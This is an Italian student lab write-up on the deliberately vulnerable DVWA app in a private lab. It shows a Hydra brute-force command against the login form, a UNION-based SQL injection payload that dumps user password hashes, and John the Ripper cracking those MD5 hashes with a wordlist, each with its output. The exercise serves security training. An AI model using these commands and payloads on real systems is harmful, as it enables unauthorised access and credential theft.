


## S6L4

**Obiettivo dell'Esercizio:** Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

### Step1.

Come primo step devo entrare e forzare username e password della DVWA, per fare ciò userò hydra. Per usare HYDRA mi servono alcune informazioni che otterrò usando burpsuite.

Inizio andando sulla DVWA per vedere quali informazioni riesco ad ricavare.




The screenshot shows a web browser window displaying the DVWA login page. The page has a light green background with the DVWA logo at the top. Below the logo, there are two input fields: "Username" with the value "admin" and "Password" with masked characters "\*\*\*\*\*". A "Login" button is positioned below the password field. To the left of the browser window, the Burp Suite HTTP history panel is visible, showing a list of intercepted requests. The selected request (number 13) is a POST to "http://192.168.50.101/dvwa/login.php". The request details are as follows:

- Cache-Control: max-age=0
- Accept-Language: en-GB,en;q=0.9
- Origin: http://192.168.50.101
- Content-Type: application/x-www-form-urlencoded
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Referer: http://192.168.50.101/dvwa/login.php
- Accept-Encoding: gzip, deflate, br
- Cookie: security=high; PHPSESSID=1179b376c42de5ae036566c8d785fc7a
- Connection: keep-alive
- username=admin&password=amam&Login=Login

The bottom of the Burp Suite window shows the "Event log" and "All issues" tabs.


Con questi informazioni (username=admin..., content type, path) potrò usare HYDRA.

Ho preso nota anche del messaggio che appare in caso di accesso negato.



## Step2.

Prima di poter usare HYDRA in maniera efficace devo creare un file contenente password e username tipici per vedere se riesco ad forzare l'entrata.



Creati i due file posso proseguire.

Vado sul terminale ed inserisco questa linea di comando per cercare di forzare l'accesso

```
(kali@kali)-[~]  
$ hydra -L users.txt -P password.txt 192.168.50.101 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"
```

Il risultato mi mostra che è riuscito ad accedere con:

Login: admin

Password: password

```
$ hydra -L users.txt -P password.txt 192.168.50.101 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-07 13:40:48  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task  
[DATA] attacking http-post-form://192.168.50.101:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed  
[80][http-post-form] host: 192.168.50.101 login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-07 13:40:53  
  
(kali@kali)-[~]  
$
```

### Step3.

Ora vado su SQL Injection ed inserisco un codice malevolo che mi permetterà di accedere al database e ricavare le hashate

**Codice:** 1' UNION SELECT user, password FROM users-- -

## Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users-- -  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user, password FROM users-- -  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users-- -  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users-- -  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users-- -  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users-- -  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

#### Step4.

Ora creo un file .txt ed inserisco i hashate che ho ricavato

```
File Edit Search View Document Help
1 admin:admin
2 Surname:admin
3 admin:admin
4 Surname:5f4dcc3b5aa765d61d8327deb882cf99
5 admin:gordonb
6 Surname:e99a18c428cb38d5f260853678922e03
7 admin:1337
8 Surname:8d3533d75ae2c3966d7e0d4fcc69216b
9 admin:pablo
10 Surname:0d107d09f5bbe40cade3de5c71e9e9b7
11 admin:smithy
12 Surname:5f4dcc3b5aa765d61d8327deb882cf9
13 admin:admin
14 Surname:admin
15 admin:admin
16 Surname:5f4dcc3b5aa765d61d8327deb882cf99
17 admin:gordonb
18 Surname:e99a18c428cb38d5f260853678922e03
19 admin:1337
20 Surname:8d3533d75ae2c3966d7e0d4fcc69216b
21 admin:pablo
22 Surname:0d107d09f5bbe40cade3de5c71e9e9b7
23 admin:smithy
24 Surname:5f4dcc3b5aa765d61d8327deb882cf9
```

Per craccare le hashate decido di usare JOHN THE RIPPER usando questo codice

```
(kali@kali)-[~]
$ john --format=Raw-MD5 --wordlist=Documents/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4x2])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (Surname)
abc123        (Surname)
letmein       (Surname)
charley       (Surname)
4g 0:00:00:00 DONE (2025-08-07 14:50) 400.0g/s 409600p/s 409600c/s 1638KC/s 123456..oooooooo
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Mi dice, per visualizzare tutte le password craccate, di usare `--show`

```
(kali㉿kali)-[~]  
$ john --show --format=Raw-MD5 hashes.txt  
Surname:password  
Surname:abc123  
Surname:charley  
Surname:letmein  
Surname:password  
Surname:abc123  
Surname:charley  
Surname:letmein  
  
8 password hashes cracked, 0 left
```

Ora riesco ad vedere tutte le password craccate.